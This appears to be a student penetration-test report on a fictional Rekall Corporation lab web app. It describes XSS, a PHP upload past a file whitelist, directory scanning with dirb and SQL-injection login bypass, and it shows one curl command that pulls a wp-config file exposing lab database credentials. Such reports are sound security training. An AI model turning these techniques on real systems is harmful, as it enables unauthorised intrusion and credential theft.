Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 13
Vulnerability Findings 14

Contact Information

Company Name	Skelton's CyberSec
Contact Name	Tracy Skelton
Contact Title	Owner/Pentester

Document History

Version	Date	Author(s)	Comments
001	03/12/2023	Tracy Skelton	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There were weak levels of web app sanitation, which slowed the command injections and prevented few.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords/password policy
- Little security for user input validation
- Weak firewall settings
- Multiple open ports giving paths to potential exploit opportunities
- Found login creds. from Github, which allowed access

Read Me:

This project was done in a group with John Wallace, and Jackson Long. We all contributed input on screenshots, remediation, and tactics.


Executive Summary Day 1

Web Application Summary


We began by targeting the web app & server. First, we exploited the “your name here” field, by using JavaScript to trigger an alert response. (figure 1)

The same exploit was used on the “Memory-Planner” entry field. (Figure 2)
The relatively same exploit is used in the “comments” page, but this attack “stores scripts” allowing users to unknowingly activate and pull data. (Figure 3)


(Figure 1) Reflective cross-site scripting




(Figure 2 Reflective XSS)



(Figure 3 Stored XSS)





(Figure 4 Output from Curl)



From the “VR-Planner” page, I created and uploaded a “test.jpeg.php” to both upload fields, bypassing the whitelist.


(Figure 5 & 6)





Using a program called “dirb”, I scanned for “http://192.168.14.35/passwords/” (Figure 7), found a file with a user and password. (Figure 8) Then logged in to the server with the creds. (Figure 9)
I also used SQL Inj. making a true statement to login with any password.

(Figure 7)




(Figure 8) “wp-config”


```
└─# curl http://192.168.14.35/passwords/wp-config
<?php
// ** MySQL settings ** //
define('DB_NAME', 'bWAPP');     // The name of the database
define('DB_USER', 'thor');      // Your MySQL username
define('DB_PASSWORD', 'Asgard'); //  ... and password
define('DB_HOST', 'localhost');    // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
```

(Figure 9)

(Figure 10) Highlighting the page shows the login creds.




In the search bar I added /robots.txt to Rekall's ending URL(Figure 11)

